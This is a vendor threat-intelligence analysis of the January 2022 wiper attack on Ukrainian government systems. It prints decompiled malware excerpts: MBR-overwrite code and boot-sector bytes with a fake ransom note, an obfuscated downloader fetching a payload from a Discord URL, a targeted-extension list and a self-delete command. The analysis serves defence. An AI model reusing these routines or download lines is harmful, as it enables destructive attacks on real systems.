

The Ukrainian Government Cyberattack – What You Need to Know | Deep Instinct

By Simon KeninThreat Intelligence Researcher

Published: 2022-01-26 · Archived: 2026-04-05 21:35:11 UTC

Overview

On the evening of January 13, several Ukrainian government websites, including the Ministry of Foreign Affairs, were hacked in a coordinated effort. Provocative messages were posted on the main page of these sites in three languages: Ukrainian, Russian, and Polish.

In parallel, some Ukrainian Government infrastructure was attacked by a [wiper](#) malware. The Ukrainian National Coordination Center for Cybersecurity named this attack “[Operation Bleeding Bear](#).” This is not the first time Ukraine faces a disk wiping attack; they also suffered from [BlackEnergy](#) in 2015, [Industroyer](#) in 2016 and [NotPetya](#) in 2017.

On January 15, Microsoft shared their initial [findings](#) regarding the wiper attack, providing indicators for stage1 and stage2 malware that was used in the attack.

Microsoft mentioned that the attackers launched the stage1 malware via [Impacket](#), revealing that the attackers had prior access to the network and deployed various hacking tools to move laterally inside the environment.

[Impacket](#) is a collection of open-source Python classes for working with network protocols. Some classes allow remote code execution if a valid username and password is supplied to the computer that will be executing the command.

Following is a detailed look at how this attack unfolded:

Stage1 (a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92)

Stage1 is the MBR wiper malware. [MBR](#) stands for Master Boot Record, the first sector of the hard disk. It is worth noting that most modern computers use [GPT](#) instead of MBR.

The executable is compiled using [MingW](#) GCC:




Figure 1: Stage1 compiler information

The malware achieved “wiping” of the MBR by simply creating a handle to “PhysicalDrive0” and overwriting the contents of the MBR, thus making the original OS unbootable.

“[PhysicalDrive0](#)” maps to the first sector of the first physical drive attached to the computer. As mentioned above, this is where the MBR resides.

```
0x00403b99 mov dword [hTemplateFile], 0 ; HANDLE hTemplateFile
0x00403b9b mov dword [dwFlagsAndAttributes], 0 ; DWORD dwFlagsAndAttributes
0x00403ba3 mov dword [dwCreationDisposition], 3 ; DWORD dwCreationDisposition
0x00403bab mov dword [lpSecurityAttributes], 0 ; LPSECURITY_ATTRIBUTES lpSecurityAttributes
0x00403bb2 mov dword [dwShareMode], 3 ; DWORD dwShareMode
0x00403bb3 mov dword [dwDesiredAccess], 0x10000000 ; DWORD dwDesiredAccess
0x00403bc3 mov dword [esp], str: "_PhysicalDrive0"; 0x407064 ; LPCWSTR lpFileName
0x00403bca call sub.KERNEL32.dll.CreateFile ; HANDLE CreateFile(LPCWSTR lpFileName, DWORD dwDesiredAccess, DWORD dwShareMode, LPSECURITY_ATTRIBUTES lpSecurityAttributes, DWORD dw
mov esi, eax
0x00403bcf lea eax, [var_2010h]
sub esp, 0x1c
0x00403bd7 mov dword [esp], esi ; HANDLE hFile
0x00403bda mov dword [lpOverlapped], 0 ; LPOVERLAPPED lpOverlapped
0x00403bdd mov dword [lpNumberOfBytesWritten], 0 ; LPDWORD lpNumberOfBytesWritten
0x00403be5 mov dword [nNumberOfBytesToWrite], 0x200 ; 512 ; DWORD nNumberOfBytesToWrite
0x00403bf5 mov dword [lpBuffer], eax ; LPCVOID lpBuffer
0x00403bf9 call sub.KERNEL32.dll.WriteFile ; BOOL WriteFile(HANDLE hFile, LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite, LPDWORD lpNumberOfBytesWritten, LPOVERLAPPED lpOverlapped)
sub esp, 0x14
0x00403c01 mov dword [esp], esi ; HANDLE hObject
0x00403c04 call sub.KERNEL32.dll.CloseHandle ; BOOL CloseHandle(HANDLE hObject)
```

Figure 2: Code snippet responsible to MBR overwrite

The malware overwrites the MBR with the contents of “data_404020” variable.

```

int32_t sub_403b60()

00403b75 sub_401fe0(0x202c)
00403b7a void* esi = data_404020
00403b81 void var_2020
00403b81 void* edi = &var_2020
00403b87 sub_401990()
00403b91 for (int32_t ecx = 0x800; ecx != 0; ecx = ecx - 1)
00403b91     *edi = *esi
00403b91     edi = edi + 4
00403b91     esi = esi + 4
00403bca HANDLE eax = CreateFileW(lpFileName: 0x407064, dwDesiredAccess: 0x1000000
00403bf9 WriteFile(hFile: eax, lpBuffer: &var_2020, nNumberOfBytesToWrite: 0x200,
00403c04 CloseHandle(hObject: eax)
00403c16 return 0
    
```

Figure 3: Highlighted code showing what will be written to the MBR

“data 404020” contains the ransom note that will be shown when the computer boots with the overwritten MBR.

```

00404020 data_404020:
00404020 eb 00 8c c8 8e d8 be 88-7c e8 00 50 fc 8a 04-3c 00 74 06 e8 05 00 46-eb f4 eb 05 b4 0e cd 10 .....|...P...<.t...F.....
00404040 c3 8c c8 8e d8 a3 78 7c-66 c7 06 76 7c 82 7c 00-00 b4 43 b0 00 8a 16 87-7c 80 c2 80 be 72 7c cd .....x|f..v|...C.....|...r|.
00404060 13 72 02 73 18 fe 06 87-7c 66 c7 06 7a 7c 01 00-00 00 66 c7 06 7e 7c 00-00 00 00 eb c4 66 81 06 ..s....|f..z|...f..~|.....f..
00404080 7a 7c c7 00 00 00 66 81-16 7e 7c 00 00 00 00 f8-eb af 10 00 01 00 00 00-00 00 01 00 00 00 00 00 z|...f..~|.....
004040a0 00 00 41 41 41 41 00-59 6f 75 72 20 68 61 72-64 20 64 72 69 76 65 20-68 61 73 20 62 65 65 6e ..AAAAA>Your hard drive has been
004040c0 20 63 6f 72 72 75 70 74-65 64 2e 0d 0a 49 6e 20-63 61 73 65 20 79 6f 75-20 77 61 6e 74 20 74 6f corrupted...In case you want to
004040e0 20 72 65 63 6f 76 65 72-20 61 6c 6c 20 68 61 72-64 20 64 72 69 76 65 73-0d 0a 6f 66 20 79 6f 75 recover all hard drives...of you
00404100 72 20 6f 72 67 61 6e 69-7a 61 74 69 6f 6e 2c 0d-0a 59 6f 75 20 73 68 6f-75 6c 64 20 70 61 79 20 r organization...You should pay
00404120 75 73 20 20 24 31 30 6b-20 76 69 61 20 62 69 74-63 6f 69 6e 20 77 61 6c-6c 65 74 0d 0a 31 41 56 us $10k via bitcoin wallet..1AV
00404140 4e 4d 36 38 67 6a 36 50-47 50 46 63 4a 75 66 74-4b 41 54 61 34 57 4c 6e-7a 67 38 66 70 66 76 20 M468gj6PGPFcJufTKATa4WLnzg8fpfy
00404160 61 6e 64 20 73 65 6e 64-20 6d 65 73 73 61 67 65-20 76 69 61 0d 0a 7a 6f-78 20 49 44 20 38 42 45 and send message via..tox ID 8BE
00404180 44 43 34 31 31 30 31 32-41 33 33 42 41 33 34 46-34 39 31 33 30 44 30 46-31 38 36 39 39 33 43 36 DC411012A33BA34F4913000F186993C6
004041a0 41 33 32 44 41 44 38 39-37 36 46 36 41 35 44 38-32 43 31 45 44 32 33 30-35 34 43 30 35 37 45 43 A32DAD8976F6A5D82C1ED23054C057EC
004041c0 45 44 35 34 39 36 46 36-35 0d 0a 77 69 74 68 20-79 6f 75 72 20 6f 72 67-61 6e 69 7a 61 74 69 6f ED5496F65...with your organizatio
004041e0 6e 20 6e 61 6d 65 2e 0d-0a 57 65 20 77 69 6c 6c-20 63 6f 6e 74 61 63 74-20 79 6f 75 20 74 6f 20 n name...We will contact you to
00404200 67 69 76 65 20 66 75 72-74 68 65 72 20 69 6e 73-74 72 75 63 74 69 6f 6e-73 2e 00 00 00 55 aa give further instructions.....U.
00404220 eb 00 8c c8 8e d8 be 88-7c e8 00 50 fc 8a 04-3c 00 74 06 e8 05 00 46-eb f4 eb 05 b4 0e cd 10 .....|...P...<.t...F.....
00404240 c3 8c c8 8e d8 a3 78 7c-66 c7 06 76 7c 82 7c 00-00 b4 43 b0 00 8a 16 87-7c 80 c2 80 be 72 7c cd .....x|f..v|...C.....|...r|.
00404260 13 72 02 73 18 fe 06 87-7c 66 c7 06 7a 7c 01 00-00 00 66 c7 06 7e 7c 00-00 00 00 eb c4 66 81 06 ..s....|f..z|...f..~|.....f..
00404280 7a 7c c7 00 00 00 66 81-16 7e 7c 00 00 00 00 f8-eb af 10 00 01 00 00 00-00 00 01 00 00 00 00 00 z|...f..~|.....
    
```

Figure 4: The actual data that will be written to the MBR

Stage2 (dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78)

This is an obfuscated .NET executable. According to information found in several [tweets](#) from InfoSec [experts](#), this is a generic downloader used by different e-crime campaigns.

This specific sample downloads a file with a .jpg extension from Discord, a popular chat app that allows users to send files. Discord is known to be [abused](#) to distribute malicious files.

```

byte[] array;
result = array;
num2 = 7;
continue;
IL_117:
Facade.InsertItem(array, 0, array.Length);
goto IL_117;
IL_117:
byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
{
    Facade.MoveItem(typeof(string).TypeHandle)
}), new WebClient(), new object[]
{
    "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
});
if (5 == 0)
{
    num2 = 4;
    continue;
}
array = array2;
    
```

Figure 5: Download URL from Discord

The downloaded file (923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6) is, in fact, not a .jpg image file at all. If we open the file in hex editor, we will see that the entire file is mirrored.




Figure 6: End of the downloaded file in hex editor

We can see the file ends with ZM, which is the MZ header of an executable file; this header should be in the beginning.

The malware has the “InsertItem” function which serves to “reverse” the contents of the downloaded file:

```

291 // Token: 0x06000007 RID: 7 RVA: 0x00002484 File Offset: 0x00000684
292 internal static void InsertItem(object A_0, int A_1, int A_2)
293 {
294     Array.Reverse(A_0, A_1, A_2);
295 }

```

Figure 7: InsertItem function code

After reversing the content, we will have the actual stage3 payload.

Finally, stage2 will reflectively load stage3:



Figure 8: Calling method “Ylfdwgmplzyaph” from stage3

Stage3 (9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d)

This is yet another obfuscated .NET file. This time a DLL; the file is obfuscated using “Eazfuscator.”

As mentioned, stage2 calls a method named “Ylfdwgmplzyaph” from this DLL.




Figure 9: “Ylfdwgmplzyaph” code

The file contains three resources.




Figure 10: Code that loads resource “7c8cb5598e724d34384cce7402b11f0e”

Using “[EazFixer](#)” we were able to receive the decoded DLL file (35feefe6bd2b982cb1a5d4c1d094e8665c51752d0a6f7e3cae546d770c280f3a)

The decoded DLL contains two resources.




Figure 11: Resources in decoded DLL

The “**AdvancedRun**” resource is a gzip archive containing “[AdvancedRun.exe](#),” a legitimate application which is used by system administrators.




Figure 12: Official AdvancedRun usage examples

In this case, it is abused to stop and delete Windows Defender.

The “**Waqybg**” resource is a “reversed” gzip archive (the same method as used in the .jpg downloaded from discord) containing the final stage, a file corrupting malware.

Stage4 (34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907)

This file is also compiled using MingW GCC, the same as the stage1 payload:




Figure 13: Stage4 compiler information

The malware is looking for specific extensions on all hard drives and partially overwritten files with these specific extensions.

.HTML .HTM .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP3 .DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .MSG .EML .TXT .CSV .RTF .WKS .WK1 .PDF .DWG .JPEG .JPG .DOCM .DOT .DOTM .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM .PPTM .POT .PPS .PPSM .PPSX .HWP .SXI .STI .SLDX .SLDM .BMP .PNG .GIF .RAW .TIF .TIFF .PSD .SVG .CLASS .JAR .SCH .VBS .BAT .CMD .ASM .PAS .CPP .SXM .STD .SXD .ODP .WB2 .SLK .DIF .STC .SXC .ODS .3DM .MAX .3DS .STW .SXW .ODT .PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .JAVA .INC .INI .PPK .LOG .VDI .VMDK .VHD .MDF .MYI .MYD .FRM .SAV .ODB .DBF .MDB .ACCDB .SQL .SQLITEDB .SQLITE3 .LDF .ARC .BAK .TAR .TGZ .RAR .ZIP .BACKUP .ISO .CONFIG




Figure 14: Delete command and partial extension list

It next renames the corrupted file's extension to a random one. When finished, the malware deletes itself by calling cmd.exe and sleeping for 5 seconds by issuing a ping command.

Finally, it logs off the current user and shuts down the computer with status code [14](#) (network connectivity):

```
BOOL sub_4018e8()
⚠ This function has unresolved stack usage. View graph of stack usage to resolve.

0040190b  DWORD var_320
0040190b  void var_318
0040190b  GetModuleFileNameA(hProcess: nullptr, hModule: &var_318, lpFilename: 0x104, nSize: var_320)
00401928  void var_214
00401928  sprintf(&var_214, 0x4060d4, &var_318) {"cmd.exe /min /C ping 111.111.111..."}
00401939  return sub_401857(&var_214)

int32_t sub_40193a()

00401940  sub_4017b0()
00401945  sub_4018e8()
00401959  ExitWindowsEx(1, 0x14)
00401963  return 0
```

Figure 15: Exit routine

Conclusions

Stage1 malware is written in C and is used to corrupt the MBR, causing the computer’s operating system to not load; the files on the disk are still intact and can be recovered.

Stage2 malware is used to load stage3 malware, both of which are written in .NET. Similar loaders have been observed, and those are believed to be generic and not unique to this threat actor.

Stage3 malware loads stage4, which is also written in C, same as stage1 malware.

Stage4 malware is used to corrupt important files on the hard disks.

In case stage1 or stage4 doesn’t execute properly, partial recovery might be possible, but the successful combination of the two will lead to almost certain corruption of all important data without any recovery option.

Additionally, the ransom note is fake as the malware is not encrypting the files, it is simply destroying them.

Deep Instinct vs. The Threat Actor

We have tested a [random](#) Impacket wmiexec binary against the [Deep Instinct Prevention Platform](#) and it was blocked:




Figure 16: wmiexec being blocked

We have also tested the four malware samples and they were blocked:




Figure 17: stage1 is being blocked




Figure 18: stage2 is being blocked

